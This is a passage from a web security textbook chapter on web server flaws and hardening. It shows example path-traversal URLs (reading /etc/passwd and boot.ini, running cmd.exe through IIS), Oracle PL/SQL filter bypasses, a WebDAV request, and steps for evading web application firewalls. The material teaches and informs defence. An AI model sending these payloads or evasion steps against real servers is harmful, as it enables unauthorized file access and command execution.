WARNING “Never roll your own cryptographic algorithms” is often a throw-away comment based on received wisdom. However, the bit flipping attack described in Chapter 7 and the padding oracle attack just mentioned both show how seemingly tiny anomalies can be practically exploited to produce catastrophic results. So never roll your own cryptographic algorithms.

TRY IT!

```
http://mdsec.net/private/
```

Memory Management Vulnerabilities

Buffer overflows are among the most serious flaws that can affect any kind of software, because they normally allow an attacker to take control of execution in the vulnerable process (see Chapter 16). Achieving arbitrary code execution within a web server usually enables an attacker to compromise any application it is hosting.

The following sections present a tiny sample of web server buffer overflows. They illustrate the pervasiveness of this flaw, which has arisen in a wide range of web server products and components.

Apache mod_isapi Dangling Pointer

In 2010 a flaw was found whereby Apache's `mod_isapi` could be forced to be unloaded from memory when encountering errors. The corresponding function pointers remain in memory and can be called when the corresponding ISAPI functions are referenced, accessing arbitrary portions of memory.

For more information on this flaw, see www.senseofsecurity.com.au/advisories/SOS-10-002.

Microsoft IIS ISAPI Extensions

Microsoft IIS versions 4 and 5 contained a range of ISAPI extensions that were enabled by default. Several of these were found to contain buffer overflows, such as the Internet Printing Protocol extension and the Index Server extension, both of which were discovered in 2001. These flaws enabled an attacker to execute arbitrary code within the Local System context, thereby fully compromising the whole computer. These flaws also allowed the Nimda and Code Red worms to propagate and begin circulating. The following Microsoft TechNet bulletins detail these flaws:

- www.microsoft.com/technet/security/bulletin/MS01-023.mspx
- www.microsoft.com/technet/security/bulletin/MS01-033.mspx

Seven Years Later

A further flaw was found in the IPP service in 2008. This time, the majority of deployed versions of IIS on Windows 2003 and 2008 were not immediately vulnerable because the extension is disabled by default. The advisory posted by Microsoft can be found at www.microsoft.com/technet/security/bulletin/ms08-062.mspx.

Apache Chunked Encoding Overflow

A buffer overflow resulting from an integer signedness error was discovered in the Apache web server in 2002. The affected code had been reused in numerous other web sever products, which were also affected. For more details, see www.securityfocus.com/bid/5033/discuss.

Eight Years Later

In 2010, an integer overflow was found in Apache's `mod_proxy` when handling chunked encoding in HTTP responses. A write-up of this vulnerability can be found at www.securityfocus.com/bid/37966.

WebDAV Overflows

A buffer overflow in a core component of the Windows operating system was discovered in 2003. This bug could be exploited through various attack vectors, the most significant of which for many customers was the WebDAV support built in to IIS 5. The vulnerability was being actively exploited in the wild at the time a fix was produced. This vulnerability is detailed at www.microsoft.com/technet/security/bulletin/MS03-007.msp.

Seven Years Later

Implementation of WebDAV has introduced vulnerabilities across a range of web servers.

In 2010, it was discovered that an overly long path in an `OPTIONS` request caused an overflow in Sun's Java System Web Server. You can read more about this at www.exploit-db.com/exploits/14287/.

A further buffer overflow issue from 2009 was reported in Apache's `mod_dav` extension. More details can be found at <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1452>.

Encoding and Canonicalization

As described in Chapter 3, various schemes exist that allow special characters and content to be encoded for safe transmission over HTTP. You have already seen, in the context of several types of web application vulnerabilities, how an attacker can leverage these schemes to evade input validation checks and perform other attacks.

Encoding flaws have arisen in many kinds of application server software. They present an inherent threat in situations where the same user-supplied data is processed by several layers using different technologies. A typical web request might be handled by the web server, the application platform, various managed and unmanaged APIs, other software components, and the underlying operating system. If different components handle an encoding scheme in different ways, or perform additional decoding or interpretation of data that has already been partially processed, this fact can often be exploited to bypass filters or cause other anomalous behavior.

Path traversal is one of the most prevalent vulnerabilities that can be exploited via a canonicalization flaw because it always involves communication with the operating system. Chapter 10 describes how path traversal vulnerabilities can arise in web applications. The same types of problems have also arisen in numerous types of web server software, enabling an attacker to read or write arbitrary files outside the web root.

Apple iDisk Server Path Traversal

The Apple iDisk Server is a popular cloud synchronized storage service. In 2009, Jeremy Richards discovered that it was vulnerable to directory traversal.

An iDisk user has a directory structure that includes a public directory, the contents of which are purposely accessible to unauthenticated Internet users. Richards discovered that arbitrary content could be retrieved from the private sections of a user's iDisk by using Unicode characters traverse from the public folder to access a private file:

```
http://idisk.mac.com/Jeremy.richards-Public/%2E%2E%2FPRIVATE.txt?disposition=download+8300
```

An added bonus was that a WebDAV `PROPFIND` request could be issued first to list the contents of the iDisk:

```
POST /Jeremy.richards-Public/<strong>%2E%2E%2F/<strong>?webdav-method=PROPFIND
...
```

Ruby WEBrick Web Server

WEBrick is a web server provided as part of Ruby. It was found to be vulnerable to a simple traversal flaw of this form:

```
http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
```

For more information about this flaw, see www.securityfocus.com/bid/28123.

Java Web Server Directory Traversal

This path traversal flaw exploited the fact that the JVM did not decode UTF-8. Web servers written in Java and using vulnerable versions of the JVM included Tomcat, and arbitrary content could be retrieved using UTF-8 encoded `../` sequences:

```
http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

For more information about this flaw, see <http://tomcat.apache.org/security-6.html>.

Allaire JRun Directory Listing Vulnerability

In 2001, a vulnerability was found in Allaire JRun that enabled an attacker to retrieve directory listings even in directories containing a default file such as `index.html`. A listing could be retrieved using URLs of the following form:

```
https://wahn-app.com/dir/%3f.jsp
```


`%3f` is a URL-encoded question mark, which is normally used to denote the start of the query string. The problem arose because the initial URL parser did not interpret the `%3f` as being the query string indicator. Treating the URL as ending with `.jsp`, the server passed the request to the component that handles requests for JSP files. This component then decoded the `%3f`, interpreted it as the start of the query string, found that the resulting base URL was not a JSP file, and returned the directory listing. Further details can be found at www.securityfocus.com/bid/3592.

Eight Years Later

In 2009, a similar much lower-risk vulnerability was announced in Jetty relating to directory traversal in situations where a directory name ended in a question mark. The solution was to encode the `?` as `%3f`. Details can be found at <https://www.kb.cert.org/vuls/id/402580>.

Microsoft IIS Unicode Path Traversal Vulnerabilities

Two related vulnerabilities were identified in the Microsoft IIS server in 2000 and 2001. To prevent path traversal attacks, IIS checked for requests containing the dot-dot-slash sequence in both its literal and URL-encoded forms. If a request did not contain these expressions, it was accepted for further processing. However, the server then performed some additional canonicalization on the requested URL, enabling an attacker to bypass the filter and cause the server to process traversal sequences.

In the first vulnerability, an attacker could supply various illegal Unicode-encoded forms of the dot-dot-slash sequence, such as `..%c0%af`. This expression did not match IIS's upfront filters, but the later processing tolerated the illegal encoding and converted it back to a literal traversal sequence. This enabled an attacker to step out of the web root and execute arbitrary commands with URLs like the following:

```
https://wahn-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../
winnt/system32/cmd.exe?/c+dir+c:\
```

In the second vulnerability, an attacker could supply double-encoded forms of the dot-dot-slash sequence, such as `..%255c..%255c..%255c..%255c..%255c..`. Again, this expression did not match IIS's filters, but the later processing performed a superfluous decode of the input, thereby converting it back to a literal traversal sequence. This enabled an alternative attack with URLs like the following:

```
https://wahn-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..
%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Further details on these vulnerabilities can be found here:

- www.microsoft.com/technet/security/bulletin/MS00-078.mspx
- www.microsoft.com/technet/security/bulletin/MS01-026.mspx

Nine Years Later

The enduring significance of encoding and canonicalization vulnerabilities in web server software can be seen in the reemergence of a similar IIS vulnerability, this time in WebDAV, in 2009. A file protected by IIS could be downloaded by inserting a rogue `%c0%af` string into the URL. IIS grants access to this resource because it does not appear to be a request for the protected file. But the rogue string is later stripped from the request:

```
GET /prote%c0%afcted/protected.zip HTTP/1.1
Translate: f
Connection: close
Host: wahn-app.net
```

The `Translate: f` header ensures that this request is handled by the WebDAV extension. The same attack can be carried out directly within a WebDAV request using the following:

```
PROPFIND /protec%c0%afcted/ HTTP/1.1
Host: wahn-app.net
User-Agent: neo/0.12.2
Connection: TE
TE: trailers
Depth: 1
Content-Length: 288
Content-Type: application/xml
<?xml version="1.0" encoding="utf-8"?>
<propfind xmlns="DAV:"><prop>
<getcontentlength xmlns="DAV:" />
<getlastmodified xmlns="DAV:" />
<executable xmlns="http://apache.org/dav/props/" />
<resourcetype xmlns="DAV:" />
<checked-in xmlns="DAV:" />
<checked-out xmlns="DAV:" />
</prop></propfind>
```

For more information, see www.securityfocus.com/bid/34993/.

Oracle PL/SQL Exclusion List Bypasses

Recall the dangerous default functionality that was accessible via Oracle's PL/SQL gateway. To address this issue, Oracle created the PL/SQL Exclusion List,

which blocks access to packages whose names begin with certain expressions, such as OWA and SYS.

Between 2001 and 2007, David Litchfield discovered a series of bypasses to the PL/SQL Exclusion List. In the first vulnerability, the filter can be bypassed by placing whitespace (such as a newline, space, or tab) before the package name:

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

This bypasses the filter, and the back-end database ignores the whitespace, causing the dangerous package to be executed.

In the second vulnerability, the filter can be bypassed by replacing the letter Y with %FF, which represents the ÿ character:

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

This bypasses the filter, and the back-end database canonicalizes the character back to a standard Y, thereby invoking the dangerous package.

In the third vulnerability, the filter can be bypassed by enclosing a blocked expression in double quotation marks:

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

This bypasses the filter, and the back-end database tolerates quoted package names, meaning that the dangerous package is invoked.

In the fourth vulnerability, the filter can be bypassed by using angle brackets to place a programming `goto` label before the blocked expression:

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

This bypasses the filter. The back-end database ignores the `goto` label and executes the dangerous package.

Each of these different vulnerabilities arises because the front-end filtering is performed by one component on the basis of simple text-based pattern matching. The subsequent processing is performed by a different component that follows its own rules to interpret the syntactic and semantic significance of the input. Any differences between the two sets of rules may present an opportunity for an attacker to supply input that does not match the patterns used in the filter but that the database interprets in such a way that the attacker's desired package is invoked. Because the Oracle database is so functional, there is ample room for differences of this kind to arise.

More information about these vulnerabilities can be found here:

- www.securityfocus.com/archive/1/423819/100/0/threaded
- *The Oracle Hacker's Handbook* by David Litchfield (Wiley, 2007)

Seven Years Later

An issue was discovered in 2008 within the Portal Server (part of the Oracle Application Server). An attacker with a session ID cookie value ending in %0A would be able to bypass the default Basic Authentication check.

Finding Web Server Flaws

If you are lucky, the web server you are targeting may contain some of the actual vulnerabilities described in this chapter. More likely, however, it will have been patched to a more recent level, and you will need to search for something fairly current or brand new with which to attack the server.

A good starting point when looking for vulnerabilities in an off-the-shelf product such as a web server is to use an automated scanning tool. Unlike web applications, which are usually custom-built, almost all web server deployments use third-party software that has been installed and configured in the same way that countless other people have done before. In this situation, automated scanners can be quite effective at quickly locating low-hanging fruit by sending huge numbers of crafted requests and monitoring for signatures indicating the presence of known vulnerabilities. Nessus is an excellent free vulnerability scanner, and various commercial alternatives are available.

In addition to running scanning tools, you should always perform your own research on the software you are attacking. Consult resources such as Security Focus, OSVDB, and the mailing lists Bugtraq and Full Disclosure to find details of any recently discovered vulnerabilities that may not have been fixed on your target. Always check the Exploit Database and Metasploit to see if someone has done the work for you and created the corresponding exploit as well. The following URLs should help:

- www.exploit-db.com
- www.metasploit.com/
- www.grok.org.uk/full-disclosure/
- <http://osvdb.org/search/advsearch>

You should be aware that some web application products include an open source web server such as Apache or Jetty as part of their installation. Security updates to these bundled servers may be applied more slowly because administrators may view the server as part of the installed application, rather than as part of the infrastructure they are responsible for. Applying a direct update rather than waiting for the application vendor's patch is also likely to invalidate support contracts. Therefore, performing some manual testing and research on the software may be highly effective in identifying defects that an automated scanner may miss.

If possible, you should consider performing a local installation of the software you are attacking, and carry out your own testing to find new vulnerabilities that have not been discovered or widely circulated.

Securing Web Server Software

To some extent, an organization deploying a third-party web server product inevitably places its fate in the hands of the software vendor. Nevertheless, a security-conscious organization can do a lot to protect itself against the kind of software vulnerabilities described in this chapter.

Choose Software with a Good Track Record

Not all software products and vendors are created equal. Taking a look at the recent history of different server products reveals some marked differences in the quantity of serious vulnerabilities found, the time taken by vendors to resolve them, and the resilience of the released fixes to subsequent testing by researchers. Before choosing which web server software to deploy, you should investigate these differences and consider how your organization would have fared in recent years if it had used each kind of software you are considering.

Apply Vendor Patches

Any decent software vendor must release security updates periodically. Sometimes these address issues that the vendor itself discovered in-house. In other cases, the problems were reported by an independent researcher, who may or may not have kept the information to herself. Other vulnerabilities are brought to the vendor's attention because they are being actively exploited in the wild. But in every case, as soon as a patch is released, any decent reverse engineer can quickly pinpoint the issue it addresses, enabling attackers to develop exploits for the problem. Wherever feasible, therefore, security fixes should be applied as soon as possible after they are made available.

Perform Security Hardening

Most web servers have numerous configurable options controlling what functionality is enabled and how it behaves. If unused functionality, such as default ISAPI extensions, is left enabled, your server is at increased risk of attack if new vulnerabilities are discovered within that functionality. You should consult hardening guides specific to the software you are using, but here are some generic steps to consider:

- Disable any built-in functionality that is not required, and configure the remaining functionality to behave as restrictively as possible, consistent with your business requirements. This may include removing mapped file extensions, web server modules, and database components. You can use tools such as IIS Lockdown to facilitate this task.
- If the application itself is composed of any additional custom-written server extensions developed in native code, consider whether these can be

rewritten using managed code. If they can't, ensure that additional input validation is performed by your managed-code environment before it is passed to these functions.

- Many functions and resources that you need to retain can often be renamed from their default values to present an additional barrier to exploitation. Even if a skilled attacker may still be able to discover the new name, this obscurity measure defends against less-skilled attackers and automated worms.
- Apply the principle of least privilege throughout the technology stack. For example, container security can cut down the attack surface presented to a standard application user. The web server process should be configured to use the least powerful operating system account possible. On UNIX-based systems, a `chrooted` environment can be used to further contain the impact of any compromise.

Monitor for New Vulnerabilities

Someone in your organization should be assigned to monitor resources such as Bugtraq and Full Disclosure for announcements and discussions about new vulnerabilities in the software you are using. You can also subscribe to various private services to receive early notification of known vulnerabilities in software that have not yet been publicly disclosed. Often, if you know the technical details of a vulnerability, you can implement an effective work-around pending release of a full fix by the vendor.

Use Defense-in-Depth

You should always implement layers of protection to mitigate the impact of a security breach within any component of your infrastructure. You can take various steps to help localize the impact of a successful attack on your web server. Even in the event of a complete compromise, these may give you sufficient time to respond to the incident before any significant data loss occurs:

- You can impose restrictions on the web server's capabilities from other, autonomous components of the application. For example, the database account used by the application can be given only `INSERT` access to the tables used to store audit logs. This means that an attacker who compromises the web server cannot delete any log entries that have already been created.
- You can impose strict network-level filters on traffic to and from the web server.
- You can use an intrusion detection system to identify any anomalous network activity that may indicate that a breach has occurred. After compromising a web server, many attackers immediately attempt to create

a reverse connection to the Internet or scan for other hosts on the DMZ network. An effective IDS will notify you of these events in real time, enabling you to take measures to arrest the attack.

Web Application Firewalls

Many applications are protected by an external component residing either on the same host as the application or on a network-based device. These can be categorized as performing either intrusion prevention (application firewalls) or detection (such as conventional intrusion detection systems). Due to similarities in how these devices identify attacks, we will treat them fairly interchangeably. Although many would argue that having these is better than nothing at all, in many cases they may create a false sense of security in the belief that an extra layer of defense implies an automatic improvement of the defensive posture. Such a system is unlikely to lower the security and may be able to stop a clearly defined attack such as an Internet worm, but in other cases it may not be improving security as much as is sometimes believed.

Immediately it can be noted that unless such defenses employ heavily customized rules, they do not protect against any of the vulnerabilities discussed in Chapters 4 through 8 and have no practical use in defending potential flaws in business logic (Chapter 11). They also have no role to play in defending against some specific attacks such as DOM-based XSS (Chapter 12). For the remaining vulnerabilities where a potential attack pattern may be exhibited, several points often diminish the usefulness of a web application firewall:

- If the firewall follows HTTP specifications too closely, it may make assumptions about how the application server will handle the request. Conversely, firewall or IDS devices that have their origins in network-layer defenses often do not understand the details of certain HTTP transmission methods.
- The application server itself may modify user input by decoding it, adding escape characters, or filtering out specific strings in the course of serving a request after it has passed the firewall. Many of the attack steps described in previous chapters are aimed at bypassing input validation, and application-layer firewalls can be susceptible to the same types of attacks.
- Many firewalls and IDSs alert based on specific common attack payloads, not on the general exploitation of a vulnerability. If an attacker can retrieve an arbitrary file from the filesystem, a request for `/manager/viewtempl?loc=/etc/passwd` is likely to be blocked, whereas a request to `/manager/viewtempl?loc=/var/log/syslog` would not be termed an attack, even though its contents may be more useful to an attacker.

At a high level, we do not need to distinguish between a global input validation filter, host-based agent, or network-based web application firewall. The following steps apply to all in equal measure.

HACK STEPS

The presence of a web application firewall can be deduced using the following steps:

1. Submit an arbitrary parameter name to the application with a clear attack payload in the value, ideally somewhere the application includes the name and/or value in the response. If the application blocks the attack, this is probably due to an external defense.
2. If a variable can be submitted that is returned in a server response, submit a range of fuzz strings and encoded variants to identify the behavior of the application defenses to user input.
3. Confirm this behavior by performing the same attacks on variables within the application.

You can try the following strings to attempt to bypass a web application firewall:

1. For all fuzzing strings and requests, use benign strings for payloads that are unlikely to exist in a standard signature database. Giving examples of these is, by definition, not possible. But you should avoid using `/etc/passwd` or `/windows/system32/config/sam` as payloads for file retrieval. Also avoid using terms such as `<script>` in an XSS attack and using `alert()` or `xss` as XSS payloads.
2. If a particular request is blocked, try submitting the same parameter in a different location or context. For instance, submit the same parameter in the URL in a GET request, within the body of a POST request, and within the URL in a POST request.
3. On ASP.NET, also try submitting the parameter as a cookie. The `API Request.Params["foo"]` retrieves the value of a cookie named `foo` if the parameter `foo` is not found in the query string or message body.
4. Review all the other methods of introducing user input provided in Chapter 4, choosing any that are unprotected.
5. Determine locations where user input is (or can be) submitted in a nonstandard format such as serialization or encoding. If none are available, build the attack string by concatenation and/or by spanning it across multiple variables. (Note that if the target is ASP.NET, you may be able to use HPP to concatenate the attack using multiple specifications of the same variable.)

Many organizations that deploy web application firewalls or IDSs do not have them specifically tested according to a methodology like the one described in this section. As a result, it is often worth persevering in an attack against such devices.

Summary

As with the other components on which a web application runs, the web server represents a significant area of attack surface via which an application may be compromised. Defects in an application server can often directly undermine an application's security by giving access to directory listings, source code for executable pages, sensitive configuration and runtime data, and the ability to bypass input filters.

Because of the wide variety of application server products and versions, locating web server vulnerabilities usually involves some reconnaissance and research. However, this is one area in which automated scanning tools can be highly effective at quickly locating known vulnerabilities within the configuration and software of the server you are attacking.

Questions

Answers can be found at <http://mdsec.net/wahh>.

1. Under what circumstances does a web server display a directory listing?
2. What are WebDAV methods used for, and why might they be dangerous?
3. How can you exploit a web server that is configured to act as a web proxy?
4. What is the Oracle PL/SQL Exclusion List, and how can it be bypassed?
5. If a web server allows access to its functionality over both HTTP and HTTPS, are there any advantages to using one protocol over the other when you are probing for vulnerabilities?